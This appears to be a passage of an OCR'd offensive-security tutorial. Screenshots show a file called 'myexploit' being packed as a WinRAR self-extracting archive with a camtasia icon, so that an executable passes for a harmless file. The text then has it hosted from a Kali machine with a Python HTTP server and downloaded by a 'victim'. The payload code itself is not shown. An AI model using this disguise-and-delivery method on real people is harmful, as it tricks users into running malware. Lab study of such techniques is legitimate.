

win7 ▸ Downloads
Search Downloads
Organize
Preview
Share with
Slide show
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
camtasia
JPEG image
1.58 KB
myexploit
10/11/2023 11:03 PM
Advanced SFX options
General
Setup
Modes
Advanced
Update
Text and icon
License
Module
Title of SFX window
Text to display in SFX window
Load text from file...
Customize SFX logo and icon
Load SFX logo from the file
Browse...
Load SFX icon from the file
Browse...
OK
Cancel
Help
2 items selected
Size: 8.58 KB
Date created: 10/11/2023 11:06


win7 ▸ Downloads
Search Downloads
Organize
Preview
Share with
Slide show
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
Select icon
Desktop
Search Desktop
Organize
New folder
win7
System Folder
Computer
System Folder
Network
System Folder
tools
File folder
camtasia
Icon
136 KB
File name: camtasia
*.ico
Open
Cancel
OK
Cancel
Help
2 items selected


win7 ▸ Downloads
Search Downloads
Organize
Preview
Share with
Slide show
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
camtasia
JPEG image
1.58 KB
myexploit
10/11/2023 11:03 PM
Advanced SFX options
General
Setup
Modes
Advanced
Update
Text and icon
License
Module
Title of SFX window
Text to display in SFX window
Load text from file...
Customize SFX logo and icon
Load SFX logo from the file
Browse...
Load SFX icon from the file
Browse...
C:\Users\win7\Desktop\camtasia.ico
OK
Cancel
Help
2 items selected
Size: 8.58 KB
Date created: 10/11/2023 11:06



win7 ▸ Downloads
Search Downloads
Organize
Preview
Share with
Slide show
Print
New folder
Favorites
Desktop
Downloads
Recent Places
Libraries
Documents
Music
Pictures
Videos
Homegroup
Computer
Network
camtasia
JPEG image
1.58 KB
myexploit
10/11/2023 11:03 PM
7.00 KB
Archive name and parameters
General
Advanced
Options
Files
Backup
Time
Comment
NTFS options
Save file security
Save file streams
Store symbolic links as links
Store hard links as links
Recovery record
3
percent
Compression...
Volumes
Pause after each volume
Old style volume names
0
recovery volumes
SFX options...
When done
Keep PC running
System
Background archiving
Wait if other WinRAR copies are active
OK
Cancel
Help
2 items selected
Size: 8.58 KB
Date created: 10/11/2023 11:06

After completed the above steps successfully, check the file properties and ensure that the image file type is .exe



Payload Delivery

Here we will use our kali machine as an http server to deliver the payload to the victim machine. Check your machine **ip address** and use the below command to make your machine as an **http web server**.




Command:

```
python3 -m http.server -b <your_machine_ip> <port_number>
```

After that open browser from the victim machine and use the url you just started as server

http://192.168.0.7:8999

Now download the payload you have just created.



Thank You